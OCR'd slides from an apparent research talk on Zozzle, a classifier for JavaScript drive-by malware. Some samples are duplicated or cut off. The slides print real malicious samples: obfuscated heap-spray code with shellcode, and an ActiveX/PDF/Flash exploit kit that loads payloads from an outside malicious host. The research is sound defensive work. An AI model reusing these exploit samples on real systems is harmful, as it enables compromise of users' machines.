
Zozzle: Finding Malware on a Web Scale

JavaScript

Ben Livshits
Microsoft Research
Redmond, WA

with Ben Zorn, Christian Seifert, Charlie Curtsinger

Blacklisting Malware in Search Results



Drive-by Malware Detection Landscape

offline
(honey-monkey)

- Detection more immediate
- No gap between what client

ru


sta

Goal of Zozzle

low-overhead
low false positive
mostly static detector
suitable for in-browser deployment

How to Recognize JavaScript Malware?

1. Look at representative malware
2. Find commonalities
3. Encode them as features



```
var MuqEZYdx = "%u56e8%u0000%u5300%u5655%u8b57%u246c%u8b18%u3c45%u548b%u7805%uea01…“ ;
var avIztsbF = "%u0C0C%u0C0C";
var TzsygYnD = "%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAA";
var eSSOLKOd = unescape(MuqEZYdx);
var pbIkPrKa = new Array();
var wSqaQK = 1000;
var xASdnqwj = 0x100000;
var xAFKNqwO = 2;
var oQkmsLLP = 0x01020;
var EibcUrHC = xASdnqwj - (eSSOLKOd.length * xAFKNqwO + oQkmsLLP);
var cTAfWBbz = unescape(avIztsbF);
var oKqMlPqL = 0xC0;
while (cTAfWBbz.length < EibcUrHC / xAFKNqwO) {
   cTAfWBbz += cTAfWBbz;
}
var GBVpRAcd = cTAfWBbz.substring(0, EibcUrHC / xAFKNqwO);
delete cTAfWBbz;
for (JyxIaABZ = 0; JyxIaABZ < oKqMlPqL; JyxIaABZ++) {
   pbIkPrKa[JyxIaABZ] = GBVpRAcd + eSSOLKOd;
}
CollectGarbage();
var fseYOuUZ = unescape(TzsygYnD);
var wxDSxsOR = new Array();
for (var FNMszcqR = 0; FNMszcqR < wSqaQK; FNMszcqR++) wxDSxsOR.push(document.createElement("img"));

function FKOASMamskASDweqnbjdwasSDQWWQq() {
   vVLUmYRf = document.createElement("tbody");
   vVLUmYRf.click;
   var wycLwNIo = vVLUmYRf.cloneNode();
   vVLUmYRf.clearAttributes();
   vVLUmYRf = null;
   CollectGarbage();
   for (var CKGlPoYs = 0; CKGlPoYs < wxDSxsOR.length; CKGlPoYs++) wxDSxsOR[CKGlPoYs].src = fseYOuUZ;
   wycLwNIo.click;
}
window.setTimeout('FKOASMamskASDweqnbjdwasSDQWWQq();', wSqaQK);
```

```
var MuqEZYdx = "%u56e8%u0000%u5300%u5655%u8b57%u246c%u8b18%u3c45%u548b%u7805%uea01…“ ;
var avIztsbF = "%u0C0C%u0C0C";
var TzsygYnD = "%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAA";
var eSSOLKOd = unescape(MuqEZYdx);
var pbIkPrKa = new Array();
var wSqaQK = 1000;
var xASdnqwj = 0x100000;
var xAFKNqwO = 2;
var oQkmsLLP = 0x01020;
var EibcUrHC = xASdnqwj - (eSSOLKOd.length * xAFKNqwO + oQkmsLLP);
var cTAfWBbz = unescape(avIztsbF);
var oKqMlPqL = 0xC0;
while (cTAfWBbz.length < EibcUrHC / xAFKNqwO) {
   cTAfWBbz += cTAfWBbz;
}
var GBVpRAcd = cTAfWBbz.substring(0, EibcUrHC / xAFKNqwO);
delete cTAfWBbz;
for (JyxIaABZ = 0; JyxIaABZ < oKqMlPqL; JyxIaABZ++) {
   pbIkPrKa[JyxIaABZ] = GBVpRAcd + eSSOLKOd;
}
CollectGarbage();
var fseYOuUZ = unescape(TzsygYnD);
var wxDSxsOR = new Array();
for (var FNMszcqR = 0; FNMszcqR < wSqaQK; FNMszcqR++) wxDSxsOR.push(document.createElement("img"));

function FKOASMamskASDweqnbjdwasSDQWWQq() {
   vVLUmYRf = document.createElement("tbody");
   vVLUmYRf.click;
   var wycLwNIo = vVLUmYRf.cloneNode();
   vVLUmYRf.clearAttributes();
   vVLUmYRf = null;
   CollectGarbage();
   for (var CKGlPoYs = 0; CKGlPoYs < wxDSxsOR.length; CKGlPoYs++) wxDSxsOR[CKGlPoYs].src = fseYOuUZ;
   wycLwNIo.click;
}
window.setTimeout('FKOASMamskASDweqnbjdwasSDQWWQq();', wSqaQK);
```

```
var zmn = null;
try {
   zmn = new ActiveXObject("AcroPDF.PDF");
} catch (e) {}
if (!zmn) {
   try {
      zmn = new ActiveXObject("PDF.PdfCtrl");
   } catch (e) {}
}
if (zmn) {
   lv = ((zmn.GetVersions().split(","))[4].split("="))[1].replace(/\./g, "");
   if ((lv < 900) && (lv != 813)) document.write('<embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=2" width=100 height=100
type="application/pdf"></embed>');
}
try {
   var zmn = 0;
   zmn = (new ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVariable("$" + "version").split(",");
} catch (e) {}
if (zmn && (zmn[2] < 124)) document.write('<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width=100 height=100 align=middle><param name="movie"
value="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=3"/><param name="quality" value="high"/><param name="bgcolor" value="#ffffff"/><embed
src="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=3"/></embed></object>');
var scode =
"%u4343%u4343%u4343%u0FEB%u335B%u66C9%u80B9%u8001%uEF33%uE243%uEBFA%uE805%uFFEC%uFFFF%u8B7F%uDF4E%uEFEF%u64EF%uE3AF%u9F64%u42F3%u9F64%u6EE7%uEF03%u
EFEB%u64EF%uB903%u6187%uE1A1%u0703%uEF11%uEFEF%uAA66%uB9EB%u7787%u6511%u07E1%uEF1F%uEFEF%uAA66%uB9E7%uCA87%u105F%u072D%uEF0D%uEFEF%uAA66%uB9E3%u0
087%u0F21%u078F%uEF3B%uEFEF%uAA66%uB9FF%u2E87%u0A96%u0757%uEF29%uEFEF%uAA66%uAFFB%uD76F%u9A2C%u6615%uF7AA%uE806%uEFEE%uB1EF%u9A66%u64CB%uEBAA%uEE
85%u64B6%uF7BA%u07B9%uEF64%uEFEF%u87BF%uF5D9%u9FC0%u7807%uEFEF%u66EF%uF3AA%u2A64%u2F6C%u66BF%uCFAA%u1087%uEFEF%uBFEF%uAA64%u85FB%uB6ED%uBA64%u07F
7%uEF8E%uEFEF%uAAEC%u28CF%uB3EF%uC191%u288A%uEBAF%u8A97%uEFEF%u9A10%u64CF%uE3AA%uEE85%u64B6%uF7BA%uAF07%uEFEF%u85EF%uB7E8%uAAEC%uDCCB%uBC34%u10B
C%uCF9A%uBCBF%uAA64%u85F3%uB6EA%uBA64%u07F7%uEFCC%uEFEF%uEF85%u9A10%u64CF%uE7AA%uED85%u64B6%uF7BA%uFF07%uEFEF%u85EF%u6410%uFFAA%uEE85%u64B6%uF7BA
%uEF07%uEFEF%uAEEF%uBDB4%u0EEC%u0EEC%u0EEC%u0EEC%u036C%uB5EB%u64BC%u0D35%uBD18%u0F10%u64BA%u6403%uE792%uB264%uB9E3%u9C64%u64D3%uF19B%uEC97%uB91C
%u9964%uECCF%uDC1C%uA626%u42AE%u2CEC%uDCB9%uE019%uFF51%u1DD5%uE79B%u212E%uECE2%uAF1D%u1E04%u11D4%u9AB1%uB50A%u0464%uB564%uECCB%u8932%uE364%u64A
4%uF3B5%u32EC%uEB64%uEC64%uB12A%u2DB2%uEFE7%u1B07%u1011%uBA10%uA3BD%uA0A2%uEFA1";

function ek13() {
   return true;
}
window.onerror = ek13;
var scode1 = unescape(scode +
"%u7468%u7074%u2F3A%u612F%u7472%u6369%u656C%u2E73%u6F6B%u6172%u616A%u632E%u6D6F%u732F%u6F68%u6377%u7461%u702E%u7068%u633F%u6469%u383D%u2637%u6E63%
u4D3D%u7375%u6369%u252B%u3632%u4D2B%u3350%u733F%u453D%u7159%u6735%u4337%u2667%u6469%u313D%u0032");
try {
   obj = new ActiveXObject("OWC10.Spreadsheet");
   if (!obj) {
      obj = new ActiveXObject("OWC11.Spreadsheet");
   }
   if (obj) {
      document.write("<script src=http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=4><\/script>");
      var array = new Array();
      var ls = 0x81000 - (scode1.length * 2);
      var bigblock = unescape("%u0b0c%u0b0C");
      while (bigblock.length < ls / 2) {
         bigblock += bigblock;
      }
      var lh = bigblock.substring(0, ls / 2);
      delete bigblock;
      for (i = 0; i < 0x99 * 2; i++) {
         array[i] = lh + lh + scode1;
      }
      e = new Array();
```

```
var zmn = null;
try {
   zmn = new ActiveXObject("AcroPDF.PDF");
} catch (e) {}
if (!zmn) {
   try {
      zmn = new ActiveXObject("PDF.PdfCtrl");
   } catch (e) {}
}
if (zmn) {
   lv = ((zmn.GetVersions().split(","))[4].split("="))[1].replace(/\./g, "");
   if ((lv < 900) && (lv != 813)) document.write('<embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=2" width=100 height=100
type="application/pdf"></embed>');
}
try {
   var zmn = 0;
   zmn = (new ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVariable("$" + "version").split(",");
} catch (e) {}
if (zmn && (zmn[2] < 124)) document.write('<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width=100 height=100 align=middle><param name="movie"
value="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=3"/><param name="quality" value="high"/><param name="bgcolor" value="#ffffff"/><embed
src="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=3"/></embed></object>');
var scode =
"%u4343%u4343%u4343%u0FEB%u335B%u66C9%u80B9%u8001%uEF33%uE243%uEBFA%uE805%uFFEC%uFFFF%u8B7F%uDF4E%uEFEF%u64EF%uE3AF%u9F64%u42F3%u9F64%u6EE7%uEF03%u
EFEB%u64EF%uB903%u6187%uE1A1%u0703%uEF11%uEFEF%uAA66%uB9EB%u7787%u6511%u07E1%uEF1F%uEFEF%uAA66%uB9E7%uCA87%u105F%u072D%uEF0D%uEFEF%uAA66%uB9E3%u0
087%u0F21%u078F%uEF3B%uEFEF%uAA66%uB9FF%u2E87%u0A96%u0757%uEF29%uEFEF%uAA66%uAFFB%uD76F%u9A2C%u6615%uF7AA%uE806%uEFEE%uB1EF%u9A66%u64CB%uEBAA%uEE
85%u64B6%uF7BA%u07B9%uEF64%uEFEF%u87BF%uF5D9%u9FC0%u7807%uEFEF%u66EF%uF3AA%u2A64%u2F6C%u66BF%uCFAA%u1087%uEFEF%uBFEF%uAA64%u85FB%uB6ED%uBA64%u07F
7%uEF8E%uEFEF%uAAEC%u28CF%uB3EF%uC191%u288A%uEBAF%u8A97%uEFEF%u9A10%u64CF%uE3AA%uEE85%u64B6%uF7BA%uAF07%uEFEF%u85EF%uB7E8%uAAEC%uDCCB%uBC34%u10B
C%uCF9A%uBCBF%uAA64%u85F3%uB6EA%uBA64%u07F7%uEFCC%uEFEF%uEF85%u9A10%u64CF%uE7AA%uED85%u64B6%uF7BA%uFF07%uEFEF%u85EF%u6410%uFFAA%uEE85%u64B6%uF7BA
%uEF07%uEFEF%uAEEF%uBDB4%u0EEC%u0EEC%u0EEC%u0EEC%u036C%uB5EB%u64BC%u0D35%uBD18%u0F10%u64BA%u6403%uE792%uB264%uB9E3%u9C64%u64D3%uF19B%uEC97%uB91C
%u9964%uECCF%uDC1C%uA626%u42AE%u2CEC%uDCB9%uE019%uFF51%u1DD5%uE79B%u212E%uECE2%uAF1D%u1E04%u11D4%u9AB1%uB50A%u0464%uB564%uECCB%u8932%uE364%u64A
4%uF3B5%u32EC%uEB64%uEC64%uB12A%u2DB2%uEFE7%u1B07%u1011%uBA10%uA3BD%uA0A2%uEFA1";

function ek13() {
   return true;
}
window.onerror = ek13;
var scode1 = unescape(scode +
"%u7468%u7074%u2F3A%u612F%u7472%u6369%u656C%u2E73%u6F6B%u6172%u616A%u632E%u6D6F%u732F%u6F68%u6377%u7461%u702E%u7068%u633F%u6469%u383D%u2637%u6E63%
u4D3D%u7375%u6369%u252B%u3632%u4D2B%u3350%u733F%u453D%u7159%u6735%u4337%u2667%u6469%u313D%u0032");
try {
   obj = new ActiveXObject("OWC10.Spreadsheet");
   if (!obj) {
      obj = new ActiveXObject("OWC11.Spreadsheet");
   }
   if (obj) {
      document.write("<script src=http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=4><\/script>");
      var array = new Array();
      var ls = 0x81000 - (scode1.length * 2);
      var bigblock = unescape("%u0b0c%u0b0C");
      while (bigblock.length < ls / 2) {
         bigblock += bigblock;
      }
      var lh = bigblock.substring(0, ls / 2);
      delete bigblock;
      for(i=0;i<0x80 * 2;i++) {
```

Amazon.com: Online Shopp...

http://www.amazon.com/

Amazon.com: Online ... | Malware | Other bookmarks

amazon.com

Hello. Sign in to get personalized recommendations. New customer? Start here.

Sell on Amazon - 30 days FREE*

Your Amazon.com | Today's Deals | Gifts & Wish Lists | Gift Cards | Your Account | Help

Shop All Departments | Search | All Departments | GO | Cart | Wish List

- Books
- Movies, Music & Games
- Digital Downloads
- Kindle
- Computers & Office
- Electronics
- Home, Garden & Pets
- Grocery, Health & Beauty
- Toys, Kids & Baby
- Clothing, Shoes & Jewelry
- Sports & Outdoors
- Tools & Home Improvement
- Automotive & Industrial

The All-New Kindle

Kindle 3G
Free 3G+Wi-Fi
$189
Order now

Kindle
Wi-Fi
$139
Order now

amazonkindle

Fall Blowout Sale
Shop now

ADVERTISEMENT

electric orange checking

Pay yourself with a $50 bonus when you open an account.

- No Monthly Fees
- No Minimums
- 35,000 Free ATMs

MEMBER FDIC

Learn More

ING DIRECT
Save your money®

The New iPods: Sleek, Small, and Super Cool

Get a $150 Amazon.com Gift Card with the Purchase of an ASUS Bamboo Laptop*

*Restrictions apply

Learn more

Elements | Resources | Scripts | Timeline | Profiles | Storage | Audits | Console | Search Resources


All | Documents | Stylesheets | Images | Scripts | XHR | Fonts | Other

GRAPHS

Sort by Transfer Size

Start | Amazon.com: Online ... | C:\Documents and Settin... | Command Prompt

How Do We Encode This Intuition?



- Obfuscated variable names
- Variables `payload`, `spray`, `nop`, `nopsled`
- Many loops
- `CollectGarbage` and `delete`
- ActiveX controls
- `unescape` and `String.fromChar`
- `eval`

*but without Mel Gibson…

Plan

Train a classifier to recognize malware

Start with thousands of **malicious** and **benign** labeled samples

Classify JavaScript code

Obfuscation

```
eval(""+O(2369522)+O(1949494)+O
(2288625)+O(648464)+O(2304124)+
O(2080995)+O(2020710)+O(2164958
)+O(2168902)+O(1986377)+O(22279
03)+O(2005851)+O(2021303)+O(646
435)+O(1228455)+O(644519)+O(234
6826)+O(2207788)+O(2023127)+O(2
306806)+O(1983560)+O(1949296)+O
(2245968)+O(2028685)+O(809214)+
O(680960)+O(747602)+O(2346412)+
O(1060647)+O(1045327)+O(1381007
)+O(1329180)+O(745897)+O(234140
4)+O(1109791)+O(1064283)+O(1128
719)+O(1321055)+O(748985)+...);
```

```
var l = function(x) {
  return String.fromCharCode(x);
}

    var O = function(m){
      return String.fromCharCode(
        Math.floor(m / 10000) / 2);
    }

shellcode = unescape("%u54EB%u758B…");
var bigblock = unescape("%u0c0c%u0c0c");
while(bigblock.length<slackspace) {
  bigblock += bigblock;
}
block = bigblock.substring(0,
  bigblock.length-slackspace);
while(block.length+slackspace<0x40000) {
  block = block + block + fillblock;
}
memory = new Array();
for(x=0; x<300; x++) {
  memory[x] = block + shellcode;
…
```

Plan (revised)


Train a classifier to recognize malware

obfuscated code = malicious

Obfuscated? Yes. Malicious, no.

```
eval(function(p, a, c, k, e, d) {
    e = function(c) {
        return (c < a ? '' : e(parseInt(c / a))) + ((c = c % a) > 35 ? String.fromCharCode(c + 29) : c.toString(36))
    };
    if (!''.replace(/^/, String)) {
        while (c--) {
            d[e(c)] = k[c] || e(c)
        }
        k = [function(e) {
                return d[e]
            }];
        e = function() {
            return '\\w+'
        };
        c = 1
    }
    ;
    while (c--) {
        if (k[c]) {
            p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c])
        }
    }
    return p
}('K M;I(M)1S 2U("2a\'t 4k M 4K 2g 3l 4G 4H");(6(){6 r(f,e){I(!M.1R(f))1S 3m("3s 15 4R");K a=f.1w;f=M(f.1m,t(f)+(e||""));
```

Highly Obfuscated != Malicious

